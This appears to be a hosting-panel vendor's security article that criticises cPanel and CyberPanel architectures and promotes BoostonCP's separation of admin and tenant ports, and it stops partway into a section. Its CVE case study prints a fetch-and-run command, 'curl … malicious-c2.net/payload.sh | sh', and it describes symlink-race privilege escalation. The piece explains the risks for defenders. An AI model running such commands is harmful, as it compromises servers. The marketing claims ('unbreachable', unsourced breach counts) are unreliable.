
Executive Technical Overview: The Legacy Sin of Unified Control Plane Architectures
For nearly three decades, the commercial web hosting industry has normalized an architectural design pattern that violates every fundamental principle of modern defense-in-depth security: the Unified Web Hosting Control Plane.
Under legacy architectures—pioneered in the late 1990s by platforms like cPanel/WHM, DirectAdmin, and Webmin—a monolithic backend daemon (such as cPanel's cpsrvd or DirectAdmin's direct socket listener) binds directly to privileged ports and operates with full Linux root (UID 0) permissions.
To provide web-based access to end users, the monolithic daemon exposes:
- Port 2087 (WHM / Admin): Intended for server administrators managing root services, firewall rules, and kernel settings.
- Port 2083 (cPanel / User): Intended for unprivileged shared hosting tenants uploading PHP files, managing email accounts, and creating MySQL databases.
- Port 2086 / 2082: The unencrypted plain-text equivalents of the same administrative sockets.
+--------------------------------------------------------------------------------------------------+
|                  LEGACY CPANEL / MONOLITHIC UNIFIED PORT ARCHITECTURE (VULNERABLE)              |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   PUBLIC INTERNET / AUTOMATED THREAT ACTORS                                                      |
|         │                                                 │                                      |
|         ▼                                                 ▼                                      |
|   [ Port 2083: End-User cPanel ]                    [ Port 2087: Root WHM ]                      |
|         │                                                 │                                      |
|         └────────────────────────┬────────────────────────┘                                      |
|                                  │                                                               |
|                                  ▼                                                               |
|      ┌────────────────────────────────────────────────────────┐                                  |
|      │            SINGLE MONOLITHIC DAEMON (`cpsrvd`)         │ ◄── RUNS CONTINUOUSLY AS `root`! |
|      │        Shares Internal Memory Heap, Sockets & PAM      │                                  |
|      └───────────────────────────┬────────────────────────────┘                                  |
|                                  │                                                               |
|         ┌────────────────────────┴────────────────────────┐                                      |
|         ▼                                                 ▼                                      |
|   [ Vulnerability in User Endpoint ]              [ Shared PAM Authentication Buffer ]           |
|   An unprivileged tenant or botnet                Brute-force password guessing on Port 2083     |
|   exploits an input validation flaw               locks authentication queues for root           |
|   in a user-facing cPanel API.                    administrators attempting to log into WHM.     |
|         │                                                 │                                      |
|         ▼                                                 ▼                                      |
|   IMMEDIATE ROOT COMPROMISE                       DENIAL OF ADMINISTRATIVE SERVICE               |
|   Attacker gains full UID 0 execution             Admin locked out during active attack          |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+
On paper, cPanel documents that Port 2083 and Port 2087 provide distinct administrative roles.
In operational reality, they are served by the exact same monolithic process binary running as root. They share the same underlying memory heap, the same internal Perl modules, the same Pluggable Authentication Module (PAM) subsystem, and the same network listener queues.
When a vulnerability is discovered in an end-user cPanel API endpoint (such as file manager parsers, webmail redirects, or locale translators), the attacker is not exploiting an unprivileged application container. The attacker is executing code directly inside a daemon running with root capabilities.
Furthermore, because commercial shared hosting requires Port 2083 to be exposed to the entire public internet so thousands of non-technical clients can access their dashboards, systems administrators are strictly prohibited from placing firewall restrictions or IP whitelists on the hosting port. An attacker anywhere in the world can probe, fuzz, and brute-force the daemon 24 hours a day, 365 days a year.
In this deep cybersecurity and systems architecture analysis, we will deconstruct the catastrophic attack surface of unified hosting architectures, examine recent real-world CVEs that compromised entire hosting fleets, and demonstrate how BoostonCP's Sovereign Physical Port Segregation establishes an unbreachable cryptographic and process boundary between unprivileged tenants and root infrastructure governance.
1. Deconstructing the Attack Surface of Unified Hosting Daemons
To understand why enterprise infrastructure architects are abandoning legacy hosting panels, we must inspect the low-level Linux process tree and privilege model of monolithic systems.
1. The Trap of Shared Socket Multiplexing
In systems like cPanel, when an HTTP request arrives on TCP port 2083 (User) or 2087 (Admin), the kernel accepts the socket connection and hands it to cpsrvd:
# Low-level process tree inspection of a legacy cPanel host:
root       1429  0.0  0.8 148924 34512 ?        Ss   Oct01   0:14 cpsrvd (SSL) - waiting for connections
root       8912  0.1  1.2 165430 48920 ?        S    10:14   0:01  \_ cpsrvd - serving 198.51.100.4:2083 [user: client42]
root       9045  0.0  0.6 120400 24100 ?        S    10:15   0:00  \_ cpsrvd - serving 203.0.113.19:2087 [user: root]
Notice the critical vulnerability highlighted in the process tree:
Both the unprivileged client session (client42 on port 2083) and the root administrative session (port 2087) spawn as child processes of the same root-owned master daemon.
While cpsrvd attempts to drop privileges to client42 after authentication using Linux system calls (setuid() and setgid()), the initial HTTP request parsing, TLS handshake, SSL certificate negotiation, and pre-authentication routing are executed entirely in root context.
If an attacker identifies a memory corruption bug, a buffer overflow in the embedded webserver routines, or a directory traversal vulnerability in a pre-auth asset handler, privilege dropping never occurs. The attacker obtains arbitrary remote code execution (RCE) with UID 0 privileges before a single password character is verified.
2. Privilege Escalation via Shared State and Polkit/Ptrace Leaks
When untrusted tenant web applications (such as vulnerable WordPress plugins or exploited PHP scripts) execute on a server running a unified control panel, the attacker can leverage local privilege escalation (LPE) exploits to target the control panel itself:
- Symlink Race Conditions (
/var/cpanel/): Monolithic panels frequently write temporary session tokens, licensing caches, and bandwidth statistics into shared temporary directories. Attackers utilize symlink race conditions (CVE-2015-8852,CVE-2020-11724) to trick root background workers into overwriting/etc/shadowor injecting malicious SSH public keys into/root/.ssh/authorized_keys. - Unix Domain Socket Hijacking: Unified panels use internal IPC sockets (e.g.,
/var/run/cpsrvd.sock) to coordinate background actions. If file permissions on an internal socket are misconfigured by a third-party script, an unprivileged user can issue raw command payloads directly to the root supervisor.
3. Brute-Force Amplification and Denial-of-Management (DoM)
Because Ports 2083 and 2087 share the underlying PAM authentication subsystem, an automated distributed dictionary attack targeting client accounts on Port 2083 floods the server's authentication pipeline.
As thousands of botnet IP addresses hammer cpanel-authd with invalid password attempts:
- MariaDB/MySQL user credential lookup queries saturate the database connection pool.
- The operating system kernel exhausts ephemeral socket buffers.
- System administrators attempting to log in to Port 2087 to mitigate the attack are greeted with connection timeouts or locked administrative queues.
The attacker has achieved a Denial of Management (DoM), blinding the server administrators while the underlying host is compromised.
2. Real-World Case Studies: The Catastrophic CVE Retrospective
The security flaws of unified hosting architectures are not theoretical conjectures. The last several years have witnessed a devastating series of critical CVEs across legacy control panels:
Case 1: The cPanel 2FA Bypass & Session Injection (CVE-2023-29489)
In 2023, security researchers uncovered CVE-2023-29489, a critical unauthenticated cross-site scripting (XSS) and session manipulation vulnerability residing within the core webserver of cPanel (cpsrvd).
Because cPanel uses a unified web engine to serve both administrative WHM interfaces and client dashboards:
- An external attacker could craft a single malicious link pointing to the server's public Port 2083.
- When an authenticated administrator or client opened the link, the payload executed in their browser session.
- Attackers were able to bypass Two-Factor Authentication (2FA), extract root session tokens, and provision rogue administrative root accounts—all without ever triggering a firewall alarm.
Case 2: The CyberPanel Unauthenticated Root RCE Disaster (CVE-2024-51567)
In late October 2024, the web hosting world was rocked by CVE-2024-51567, an apocalyptic zero-day vulnerability affecting CyberPanel.
CyberPanel followed the fatal pattern of exposing a unified Python Django/Gunicorn dashboard on Port 8090 to both administrators and website owners.
- An unauthenticated API endpoint (
/dataBases/upGradedatabase) allowed arbitrary command injection. - Because the panel process was running with root privileges, automated ransomware gangs (PSA-Armageddon / LockBit variants) scanned the IPv4 space and executed commands directly:
# The automated exploit payload executed on thousands of servers: curl -s http://malicious-c2.net/payload.sh | sh - Within 48 hours, over 22,000 Linux web servers worldwide were completely encrypted. Databases were deleted, backup archives were overwritten, and hosting businesses were permanently destroyed.
Had CyberPanel enforced strict administrative port segregation with firewall-level IP restriction, the ransomware botnets would have encountered a dropped packet at the network edge, preventing the compromise entirely.
3. The Architectural Physics of BoostonCP Physical Port Segregation
To eliminate this systemic vulnerability forever, BoostonCP was engineered from the ground up with Physical Control Plane Segregation.
Instead of bundling administrative governance and tenant workflows into a single monolithic binary, BoostonCP enforces a strict physical, cryptographic, and operational separation between Port 2087 (Root Node Supervisor) and Port 2083 (Tenant Application Workspace).
+--------------------------------------------------------------------------------------------------+
|                   BOOSTONCP SOVEREIGN PHYSICAL PORT SEGREGATION ARCHITECTURE                     |
+--------------------------------------------------------------------------------------------------+
|                                                                                                  |
|   EXTERNAL THREAT ACTORS / PUBLIC INTERNET                                                       |
|                                                                                                  |
|         ├───► [ ATTEMPT TO ACCESS PORT 2087 ] ────► [ KERNEL NFTABLES / CSF FIREWALL ]            |
|         │                                                     │                                  |
|         │                                                     ▼ (NON-WHITELISTED IP)             |
|         │                                             DROP PACKET (STEALTH)                      |
|         │                                             Zero TCP Handshake / 0% CPU Drag           |
|         │                                                                                        |
|         └───► [ ACCESS PORT 2083: TENANT WORKSPACE ]                                             |
|                     │                                                                            |
|                     ▼                                                                            |
|   ┌────────────────────────────────────────────────────────┐                                     |
|   │            PORT 2083: END-USER REACT/VITE HUB          │                                     |
|   │         Fully Unprivileged User Execution Context      │                                     |
|   └─────────────────────────┬──────────────────────────────┘                                     |
|                             │                                                                    |
|                             ▼                                                                    |
|   ┌────────────────────────────────────────────────────────┐                                     |
|   │          BUBBLEWRAP & JAILSHELL CHROOT SANDBOX         │                                     |
|   ├────────────────────────────────────────────────────────┤                                     |
|   │ • Read-Only System Mounts: `/usr`, `/lib`, `/bin`      │                                     |
|   │ • Isolated Namespaces: Private `/tmp`, Private `/proc` │                                     |
|   │ • Strict Kernel cgroups v2 CPU & Memory Ceilings       │                                     |
|   │ • Blocked Access to `/etc/shadow`, `/root`, Neighbor DB│                                     |
|   └────────────────────────────────────────────────────────┘                                     |
|                                                                                                  |
|   ===================== AIR-GAPPED CONTROL PLANE BOUNDARY =====================                  |
|                                                                                                  |
|   TRUSTED SECURE NETWORK / CORPORATE VPN ONLY                                                    |
|         │                                                                                        |
|         ▼                                                                                        |
|   [ PORT 2087: ROOT NODE SUPERVISOR ]                                                            |
|         │                                                                                        |
|         ▼                                                                                        |
|   ┌────────────────────────────────────────────────────────┐                                     |
|   │            PORT 2087: ADMIN INFRASTRUCTURE FABRIC      │                                     |
|   ├────────────────────────────────────────────────────────┤                                     |
|   │ • High-Privilege GoLang Core (`/usr/bin/booston-core`) │                                     |
|   │ • Native Kernel Subsystem Integration (systemd, nft)   │                                     |
|   │ • Live MySQL Governor Telemetry & Multi-DB Management  │                                     |
|   │ • Sentinel Malware Quarantine & Dual-Firewall Engine   │                                     |
|   └────────────────────────────────────────────────────────┘                                     |
|                                                                                                  |
+--------------------------------------------------------------------------------------------------+
The Architectural Contrast: Port 2087 vs Port 2083
| Architectural Attribute | Port 2087 (Root Node Supervisor) | Port 2083 (Tenant Application Workspace) |
|---|---|---|
| Operational Audience | Systems Administrators & Infrastructure Engineers | Web Developers, Agencies, Shared Tenants |
| Process Binary & Core | High-performance GoLang Binary (booston-core) |
React / Vite Single Page Application (SPA) |
| Execution Privilege | Root Supervisor (Governs systemd, nftables, cgroups) | Unprivileged Linux Tenant Context (UID >= 1000) |
| Network Exposure | Restricted / Private (Whitelisted Admin IPs / VPN) | Publicly Accessible (Global Edge via Port 2083) |
| Shell & Execution Model | Unrestricted Host Bash / SSH (root) |
JailShell Chroot Sandbox (Bubblewrap Isolation) |
| Filesystem Visibility | Entire Host Filesystem (/) |
Restricted Document Root (/www/wwwroot/{user}) |
| Authentication Subsystem | 2FA Hardware Keys (TOTP) + Sovereign Admin Hash | Isolated Tenant Database Hash (Zero PAM Contention) |
| Blast Radius of Breach | None (Inaccessible from Public Internet) | Contained strictly within single tenant sandbox |
4. Visual Walkthrough: Deep-Dive into BoostonCP's Segregated Control Planes
Let's inspect how this physical separation functions within the live user interface of BoostonCP.
1. Port 2087: Root Node Supervisor & Infrastructure Fabric
When accessing BoostonCP on Port 2087 (https://yourserver:2087), the administrator enters the Root Infrastructure Fabric:

BoostonCP Port 2087 Root Supervisor Dashboard: High-Privilege Daemon Governance and Infrastructure Fabric
This interface is designed exclusively for infrastructure orchestration:
- Node-Wide Telemetry: Real-time visibility into server CPU load, RAM allocation across database buffer pools, disk I/O wait times, and network bandwidth.
- Service Supervisor: Direct control over system daemons (Nginx, OpenLiteSpeed, MariaDB, PostgreSQL, MongoDB, Redis, Pure-FTPd, Postfix, and Dovecot).
- Tenant Management: Ability to enforce hard resource ceilings using Linux kernel cgroups v2 without paying for third-party add-ons like CloudLinux.
2. Port 2083: Unprivileged Tenant Application Workspace
In stark contrast, when a client or web developer logs in to Port 2083 (https://yourserver:2083), they enter an Unprivileged Tenant Workspace:

BoostonCP Port 2083 Unprivileged Tenant Environment: Capability-Dropped Sandbox with Zero Root Exposure
In the Port 2083 environment:
- Zero Root Capabilities: The tenant UI has no connection to system-level administrative daemons. All interactions are processed through strict, capability-dropped APIs that run under the tenant's unprivileged Linux user account.
- Sovereign Isolation: The user can only view their own domains, databases, cron jobs, and email accounts.
- No Shared Secrets: A tenant cannot inspect the server's master configuration files, read neighbor user directories, or modify global webserver directives.
3. Stateful Firewall Hardening: Air-Gapping Port 2087 at the Kernel Level
Because Port 2087 is physically separated from Port 2083, administrators can enforce a Zero-Trust Network Perimeter around administrative governance:

BoostonCP Stateful Firewall Hardening: Physical Port Segregation and IP Whitelisting for Port 2087
Using BoostonCP's Firewall Engine (/firewall on Port 2087):
- Administrators configure an IP Whitelist Rule that permits incoming TCP traffic on Port 2087 only from trusted static office IPs or private WireGuard VPN gateways.
- For every other IP address on the public internet, the Linux kernel
nftablesoriptablesengine immediately issues an unconditionalDROPsystem call. - Port scans from automated botnets return
FILTEREDorCLOSED. The attacker cannot even determine if an administrative control panel exists on the server. - Meanwhile, Port 2083 remains 100% open and operational for your global clients, customers, and developers.
4. Bubblewrap & JailShell Terminal: Chroot Sandboxing on Port 2083
For developers who require command-line access (running WP-CLI, Composer, NPM, or Git), legacy hosting panels either disable SSH entirely or expose raw bash shells that allow attackers to inspect system binaries and world-readable configuration files.
BoostonCP solves this on Port 2083 with native JailShell Chroot Sandboxing powered by Bubblewrap:

BoostonCP Bubblewrap & JailShell Terminal: Chroot Filesystem Sandboxing and Read-Only Kernel Namespaces
When a tenant launches the Web Terminal (/terminal on Port 2083):
- Private Namespaces: The kernel spawns a completely isolated mount, UTS, IPC, and PID namespace for the session.
- Read-Only System Directories: System directories (
/usr,/bin,/lib64) are mounted as strictlyread-only. The user cannot write to or tamper with system binaries. - Private
/tmpSandbox: The session receives a private, ephemeral in-memory/tmpfilesystem. Malicious scripts cannot drop executable binaries into shared temporary folders. - Filesystem Masking: Sensitive kernel and security paths—including
/proc/kcore,/etc/shadow,/etc/sudoers, and/root—are entirely invisible and unreadable. If an attacker attemptscat /etc/shadow, the kernel returnsPermission deniedinstantly.
5. Low-Level Daemon Supervisor: Process Sandboxing & cgroups v2
In Services on Port 2087, the root supervisor monitors all background processes:
